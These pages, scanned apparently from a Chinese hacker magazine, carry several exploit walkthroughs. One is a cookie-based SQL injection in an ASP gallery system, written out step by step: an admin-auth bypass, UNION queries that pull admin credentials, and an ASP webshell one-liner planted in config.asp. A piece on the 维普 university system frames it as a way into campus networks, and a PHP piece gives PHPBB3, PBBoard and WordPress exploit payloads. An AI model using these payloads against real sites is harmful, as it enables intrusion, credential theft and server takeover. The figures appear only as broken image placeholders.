


图3 测试效果

这样一个很明显的SQL注入漏洞就形成了，但是在这里是暴不出表记录的，那怎么办呢？请接着看第二处注入，漏洞发生在getSignQuestion.asp文件，代码如下：

```
sSign=Request.Form("Sign")
Call OpenConn
sSql="SELECT Question FROM UserSign WHERE SignName='" & sSign & "' AND UserID=" & Session("UserID")
SET recX=CONN.Execute(sSql,dbOpenForwardonly)
```




图4 远程桌面截图

熟悉的人一眼就看出了，从mima.asp获取Sign后没有过滤就直接进库查询，测试如图3。

判断权限之后发现运气还不错，是SA权限，还开着远程桌面，登录之后截个图，如图4。

后记：这个系统的注入处可不止两个，而且许多服务器权限给的挺大的，大家有兴趣可以去分析下。另外鉴于其广泛使用于各大高校中，也算是给大家提供了个渗透高校内网的突破口吧。

编辑点评：维普信息资源系统这个漏洞很危险，其安全系数和其拥有的名气很不相匹配。

基于sql控制查询结果在web漏洞挖掘中的应用

□吕份

从本文可以学到：

1、渗透SQL过滤不严格的漏洞

2、实战渗透

这篇文章是源于当时渗透过程中的漏洞挖掘分析结果，由于时隔已久，重新整理一下，献给菜鸟，算是当作一点技巧的积累与应用，高手跳过……

一、 代码分析

在渗透某一个大站时，其分站中有一个小系统，系统名为尘缘雅境图文系统（某某人修改版）。该系统以前也有过不少漏洞，但是这里的系统已经被某某人改得差不多了，所以已经公开的漏洞很难再找着。为得到大站的权限，不得不分析一下它的代码。漏洞文件为textbox.asp，其关键代码如下：

```
/************** 很CGX的代码分隔线 ***************/

<!--#include file=include/conn.asp -->
<!--#include file=include/config.asp -->
<!--#include file=admin/chkuser.asp -->      '包含chkuser.asp文件，验证用户是否为管理员权限
...
<%
Dim action,newsID,rs,Content
dim sql
dim conn
Action=LCase(Request.QueryString("Action"))
newsID=Request.QueryString("newsID")      '用Request.QueryString取得newsID的值

If request("action")="modify" Then
set rs=server.createobject("adodb.recordset")
sql="select * from news where newsid="&newsid      'newsid的值未过滤
rs.open sql,conn,1,1
    If Not rs.Eof Then
        Content=rs("Content")
    End If
    Response.Write Content  '如果查询结果为真，则输出记录集中Content字段的内容
End If
%>

/*********** 很CGX的代码分隔线 *****************/
```

以上代码由于**newsid**的值未过滤就放入查询，很明显存在注入漏洞。但是由于通过包含admin目录下的chkuser.asp文件，验证用户是否为管理员权限，如果不是管理员权限，它会跳出到登录页面，从而无法执行此段代码。

看得出chkuser.asp在这里设下了一个拦路虎，把它变成了一个后台型的注入。当然，如果有后台权限的话，就没有必要再花力气去注入了。

以下是chkuser.asp文件的关键验证代码，看看如何绕过权限继续注入。

```
/************** 很CGX的代码分隔线 ***************/

<%
IF not(Request.cookies("KEY")="super" or Request.cookies("KEY")="check" or Request.cookies("KEY")="typemaster" or Request.cookies("KEY")="bigmaster" or Request.cookies("KEY")="smallmaster" or Request.cookies("KEY")="selfreg") THEN
response.redirect "login.asp" '第一关验证cookie中的KEY值
response.end
END IF
set urs=server.createobject("adodb.recordset")

'下面sql中用Request.cookies接收username的cookie值，且未过滤
sql="select * from admin where username='"&Request.cookies("username")&"'"
urs.open sql,conn,1,3
if urs.bof or urs.eof then  '下面第二关验证用户是否存在
response.redirect "login.asp"
response.end
end if

'下面第三关验证cookie中的密码值是否与返回的记录集的密码值相等
IF Request.cookies("passwd")<>urs("passwd") THEN
'关键之处
response.redirect "login.asp"
response.end
END IF
urs.close
set urs=nothing
%>

/*************** 很CGX的代码分隔线 **************/
```

以上代码中，第一关是验证cookie中的KEY值是否为指定值之一，否则返回login.asp登录页面。第二关验证用户是否存在，否则返回login.asp登录页面。第三关验证cookie中的密码值是否与返回的记录集的密码值相等，否则返回login.asp登录页面。其中在sql中，用**Request.cookies**来接收username的cookie值，并且未过滤。

第一关可以用**javascript:alert(document.cookie="KEY="+escape("super"))**轻松绕过，第二关由于未过滤cookie中username的值，使得我们可以轻松构造任意sql语句放入查询中。由于我们已经得到了源码，可以通过查看数据库得知admin表默认存在的用户，或者你也可以通过管理员发表的信息中查看到管理员的用户名，这个可以轻松通过。

第三关看来我们只有想办法使得cookie中的passwd值与返回记录集中的passwd字段值相等才可以通过，这里是关键之处，只有这里通过了，我们才有权限执行上面分析的代码。

我们现在不知道管理员的密码，怎么设置cookie中的passwd值使它们相等呢？这里举个例子详细说一下。




图 2 union 查询




图 3 返回密码

假如有表admin(id value(1),username value("admin"),passwd value("123456"))，包含字段有 id,username,passwd，假设其中一条记录的字段值对应如下：

id 值为：1
username 值为：admin
passwd 值为：123456




图 1 输出 Content 字段的内容

那么我们执行

select username,passwd from admin where id=1

返回的记录集中 username 的字段值为 admin，但是如果我们执行：

select username,passwd from admin where id=1 and 1=2 union select 'fucker' as username,passwd from admin where id=1

这时返回的记录集中的 **username** 字段的值不再是 admin，而是变成了 fucker（*被字符串 fucker 代替其值*）。而实际数据库中的username值并没有改变，只是在查询时我们用 fucker 代替其中 username 字段的结果返回到 web 应用程序中而已。

其中的 and 1=2 是为了使其前面的 sql 语句为假，从而返回后面 sql 语句的结果集。注意，union 前后查询字段数要一致。

好了，现在我们知道了原理，接下来就是想办法构造语句绕过了第三关了。

二、 绕过方法

下面我们来一关一关地绕过，代码中用到的 * 号代表所有字段。因为我们用到 union 查询，所以先看下 admin 表总共有几个字段，以便在构造语句时匹配前面的字段数。

打开数据库看了一下，发现一共有 28 个字段，下面先打开文件页面 **http://localhost/cy/admin/index.asp**（*这里以本地环境演示，到利用时替换为相应页面即可*）。

第一步，在 IE 地址栏里输入：**javascript:alert(document.cookie="KEY="+escape("super"))**，回车后即把 cookie 中 KEY 值设置为 super。

第二步，在 IE 地址栏里输入：**javascript:alert(document.cookie="passwd="+escape("49ba59abbe56e057"))**，回车后即把 passwd 设置为 49ba59abbe56e057（*这里的 49ba59abbe56e057 是自己任意设置的密码 md5 值，原码是 123456*）。

第三步，在 IE 地址栏里输入：**javascript:alert(document.cookie="username="+escape("admin' and 1=2 union select 1,username,'49ba59abbe56e057' as passwd,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 from admin where username='admin"))**，回车后即把 cookie 中 username 的值设置为我们构造的语句（*注意闭合后面的单引号*）。

通过前面的三步设置后，这样程序中返回的记录集中的 passwd 字段的值就是我自己构造的值了（*这里的 49ba59abbe56e057和上面一样，是123456 的md5*），这样就可以绕过包含文件 chkuser.asp 这个拦路虎，下面就可以注入我们刚才分析的代码了。

说了这么多，都是为了注入刚才分析的 textbox.asp 的代码。可能有的朋友会问，这里的 cookie 也可以注射了呀？确实，这里可以注射，但用起来非常麻烦，因为这样只能通过页面跳转来一个个判断 sql 执行结果，从而猜出密码。而且前面说的这些 cookie 还是一样要构造，我们现在要做的就是直接 union 出管理员密码，快速又省事。

三、实战突破

既然前面的拦路虎突破了，下面来到真正的注入实战。我们在刚才设置 cookie 的窗口中打开页面 **http://127.0.0.1/cy/textbox.asp?action=modify&newsid=23**。




图 4 拿到 webshell

这里 newsid 的值随便写，无所谓，因为我们在加 union 时会用 and 1=2 使前面的 sql 语句为假，如果你随便写的值不存在，打开页面后会显示一片空白，但对我们后面的操作没有影响。当然你也可以在数据库中找，这里 23 为系统设定的值，一般不会变的。

由于刚才我们通过前面的三步设置了精心构造的 cookie，所以打开这个页面不会跳转，而是输出记录集中 Content 字段的内容，如图 1。

接着输入 **http://127.0.0.1/cy/textbox.asp?action=modify&newsid=23 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 from admin where id=1**，这里因为 news 表有 27 个字段，所以要构造查询 27 个字段以匹配 union 前后字段数，返回如图 2。

分别用 username 和 passwd 替换 9，在 IE 栏输入 **http://127.0.0.1/cy/textbox.asp?action=modify&newsid=23 and 1=2 union select 1,2,3,4,5,6,7,8,admin,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 from admin where id=1**，回车返回用户名。

在 IE 栏输入 **http://127.0.0.1/cy/textbox.asp?action=modify&newsid=23 and 1=2 union select 1,2,3,4,5,6,7,8,passwd,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 from admin where id=1**，回车返回密码，如图 3。

这样，管理员的用户名和密码都到手了，可以去登录后台弄个 shell，默认后台为 **admin/login.asp**。这里要注意一下，必须新开一个窗口输入后台地址，不能在刚才设置 cookie 的那个窗口。因为在后台的框架里引用的 typemanage.asp 文件会重新判断 cookie 中 username 的值，如果我们用设置 cookie 的那个窗口的话，它会接收我们设置的 username 值，从而导致登录验证文件生成的 cookie 中的 UserName 值无法接收。

关于拿 shell，看了下后台的配置文件 config.asp，发现后台配置信息是直接写入的，通过在后台的网站属性处设置上传文件类型里插入 **"><%execute(request("a"))%><%'** 木马，连接成功拿到webshell，如图4。

在 webshell 里通过替换 pcanywhere 文件成功提权，这里就不截图了。

四、后记

其实以上原理的应用在实际中大家都用得很普遍，包括前人写过的文章“union select 控制 ewebeditor 上传文件后缀”和“新型万能密码”都是基于这一原理，这里就当作给大家复习一下吧。

编辑点评：*本文主要利用程序通过 Request.cookies 来获取相关的参数，而没有进行严格的过滤，使得我们有机可乘，通过构造 SQL 进行利用。看本文需要你对 SQL 语法有一定的了解，否则看起来可能会有稍许困难。*

php 杂谈——WordPrees、PHPBB 等漏洞分析

图 Tommie（张忆伟）

从本文可以学到：
1、常见 PHP 系统的漏洞分析
2、漏洞的原理探析和分析

或许因为相当一段时间没看过PHP了，生疏了很多，现在为大家奉献最近一些程序的漏洞分析……

一、PBBoard 版本小于 2.0.3 的路径泄露

这个漏洞是老外发现的，在文件 index.php，部分代码如下：

```
// Check if $_GET don't value any SQL Injection
foreach ($PowerBB->_GET as $sql_get)
{
if ((eregi("select", $sql_get)) or
(eregi("union", $sql_get)) or
(eregi("%", $sql_get)))
{
$this->error('&#1592;?&#1592;…&#1591;&#1726; \
&#1591;" &#1591;1&#1592;…&#1592;?&#1592;&#1657;&#1592;? \
&#1591;&#1563;&#1592;&#1657;&#1591;± \
&#1592;…&#1591;' &#1591;±&#1592;?&#1591;1&#1592;?!'); }
}
```

这里是 foreach 循环，并用 as 关键字将 PHP 内置变量 $_GET 拷贝给 **$sql_get**（数组），接下来用 3 个正则表达式函数 eregi 和 3 个 or 逻辑运算符，只要 $sql_get 变量的每一个值有一个符合 select 或 union、%，那么在最后的 or 运算后，使得返回值为 1，那么就可以将运算结果代换成：if(1)，然后就用 $this（对象）的 error 函数返回错误并停止执行。

这里确实没多大问题，最大问题是程序员忘记定义这个 error 函数。我们构造如下语句：

```
http://www.[xxxxx].com/path/index.php?page=new_topic&index=1&id=union
```

那么程序运行到 error 函数时就会出错：

```
error
Fatal error: Call to undefined method PowerBBLocalCommon::error() in \
/home/xxx/public_html/vb/common.php on line 193
```

二、PHPBB3 提权漏洞(另类注入)

这种漏洞我也很久没接触了，也是老外发现的，它可以说成是注入，也可以说成是逻辑漏洞，有点“四不像”，所以有些人把它称为“提权漏洞”。

首先给大家说明一下这种漏洞的一个很重要的条件：存放管理员数据的表跟存放用户的表相同，并且采用特征数据值的方法辨别用户身份。

没基础的朋友可能不太明白，举一个我们比较熟悉的 BBSXP 的例子吧，它就是采用这种方法的，在表 bbsxp_users 中的 UserRoleID 就是它的特征数据列，若某一个在 BBSXP 论坛上的用户的 UserRoleID 是 1 的话，系统就会辨认他为管理员。

漏洞文件 ucp.php 的部分代码如下：

```
switch ($mode)
{
省略部分……

case 'restore_perm':

    if (!$user->data['user_perm_from'] || !$auth->acl_get('a_switchperm'))
    {
            redirect(append_sid("{$phpbb_root_path}index.$phpEx"));
    }

    $auth->acl_cache($user->data);

    $sql = 'UPDATE ' . USERS_TABLE . "
            SET user_perm_from = 0," . user_style=$user_style
            . "WHERE user_id = " . $user->data['user_id'];
    $db->sql_query($sql);

    $sql = 'SELECT username
            FROM ' . USERS_TABLE . '
            WHERE user_id = ' . $user->data['user_perm_from'];
    $result = $db->sql_query($sql);
    $username = $db->sql_fetchfield('username');
    $db->sql_freeresult($result);

    add_log('admin', 'LOG_ACL_RESTORE_PERMISSIONS', $username);

    $message = $user->lang['PERMISSIONS_RESTORED'] . '<br /><br />' . sprintf
($user->lang['RETURN_INDEX'], '<a href="' . append_sid("{$phpbb_root_path}index.$phpEx")
. '">', '</a>');
    trigger_error($message);

break;
}
```

上面 **$user_style** 很明显在拼接 SQL 语句后就到数据库查询，我们构造如下语句：

```
ucp.php?mode=restore_perm&user_style=5,user_type=3,user_permissions=0
```

在刷新之后我们的用户就变成管理员了。修补方法很简单，**在 $user_style 变量两旁加上单引号就行了**（GPC 在 ON 情况下）。

三、WordPress 上传漏洞

文件 wp-admin/includes/file.php 的相关代码如下：

```
---[cut]---
line 217:
function wp_handle_upload( &$file, $overrides = false, $time = null ) {
---[cut]---
// All tests are on by default. Most can be turned off by
$override[{test_name}] = false;
$test_form = true;
$test_size = true;

// If you override this, you must provide $ext and $type!!!!
$test_type = true;
$mimes = false;
---[cut]---

// A properly uploaded file will pass this test. There should be no reason to override this
one.
    if (! @ is_uploaded_file( $file['tmp_name'] ) )
        return $upload_error_handler( $file, __( 'Specified file failed upload test.' \));

    // A correct MIME type will pass this test. Override $mimes or use the upload_mimes
filter.
    if ( $test_type ) {
        $wp_filetype = wp_check_filetype( $file['name'], $mimes );

        extract( $wp_filetype );

        if ( ( !$type || !$ext ) && !current_user_can( 'unfiltered_upload' ) )
                        return $upload_error_handler( $file,
                                        __( 'File type does not meet secu-
rity guidelines. Try another.' ));

        if ( !$ext )
                $ext = ltrim(strrchr($file['name'], '.'), '.');

        if ( !$type )
                        $type = $file['type'];
    } else {
        $type = '';
    }

    // A writable uploads dir will pass this test. Again, there's no point overriding this one.
    if ( ! ( ( $uploads = wp_upload_dir($time) ) && false === $uploads['error'] ) )
    return $upload_error_handler( $file, $uploads['error'] );

    $filename = wp_unique_filename( $uploads['path'], $file['name'], $unique_filename_callback );

    // Move the file to the uploads dir
    $new_file = $uploads['path'] . "/$filename";
    if ( false === @ move_uploaded_file( $file['tmp_name'], $new_file ) ) {
        return $upload_error_handler( $file,
            sprintf( __('The uploaded file could not be moved to %s.' ), $uploads['path']
) );
    }
    ---[cut ]---
```

我们看到上面关键语句“**$wp_filetype = wp_check_filetype($file['name'], $mimes);**”是执行检查，其中 $file['name'] 参数就是上传的文件名，而 $mimes（数组）就是系统预设的扩展名。紧接着一句：extract($wp_filetype);，它的作用是覆盖该数组的索引，例如“$wp_filetype["Tommie"]”就会被覆盖成“$Tommie”变量。

首先看一看 wp_check_filetype() 函数怎么写（wp-includes/functions.php），相关代码如下：

```
    function wp_check_filetype( $filename, $mimes = null ) {
        // Accepted MIME types are set here as PCRE unless provided.
        $mimes = ( is_array( $mimes ) ) ? $mimes : apply_filters( 'upload_mimes', array
(   'jpg|jpeg|jpe' => 'image/jpeg',
                        'gif' => 'image/gif',
                        'png' => 'image/png',
                        'bmp' => 'image/bmp',
                        'tif|tiff' => 'image/tiff',
                        'ico' => 'image/x-icon',
                        'asf|asx|wax|wmv|wmx' => 'video/asf',
                        'avi' => 'video/avi',
    省略代码……
        $type = false;
        $ext = false;

        foreach ( $mimes as $ext_preg => $mime_match ) {
                        $ext_preg = '!\.(' . $ext_preg . ')$!i';
                        if ( preg_match( $ext_preg, $filename, $ext_matches ) ) {
                                $type = $mime_match;
                                $ext = $ext_matches[1];
                                break;
                        }
        }

        return compact( 'ext', 'type' );
    }
```

这个函数用 PHP 内置函数 is_array($mimes)判断 **$mimes** 是否为数组，若是就继续执行；若不是，则用 PHP 内置函数 array 重新组合元素，并用 apply_filters 函数（这个不是 PHP 内置函数，后来我在网上查了一下，它是 WordPress 自定义的函数）格式化、重新赋值 $mimes。

关键就在那个 foreach 循环里：将 **$mimes** 拷贝给 **$ext_preg** 对象的 $mime_match 成员（数组），然后就是正则匹配。接着后面两个重要的变量 **$type**、**$ext**（存储扩展名）被重新赋值。

最后了解 PHP 内置函数的定义：compact 函数创建一个由参数所带变量组成的数组。如果参数中存在数组，该数组中变量的值也会被获取。本函数返回的数组是一个关联数组，键名为函数的参数，键值为参数中变量的值。该函数与 extract() 正好相反。

继续来看刚才 **extract($wp_filetype)**后面的if语句，如果$type列表中没有扩展名，$ext就会被设置为FALSE，wordpress会生成这样的出错消息："File type does not meet security guidelines. Try another"。

最后就是取得绝对路径移动文件到上传文件夹，要注意的是，这个过程并没有改变原来上传的扩展名。所以，我们上传带有.php.rar扩展名的PHP木马就可以取得网站权限了。

编辑点评：本文列举了PBBoard和wordpress等比较知名的PHP程序的漏洞，并进行了详细的分析，使得你可以了解漏洞的原理和利用方法。多分析已有漏洞，可以帮助自己积累更多的经验和技巧，大家努力哦！

WordPress拿WebShell

图 Simeon 安天365

WordPress是世界上用的最多的一款blog，可以说是世界流行。在前段时间，爆出有一个任意文件漏洞，但由于时间很忙，就没有进行测试。最近偶然拿到一个WordPress的blog，实际测试效果不错，下面将整个过程写出来跟朋友分享。

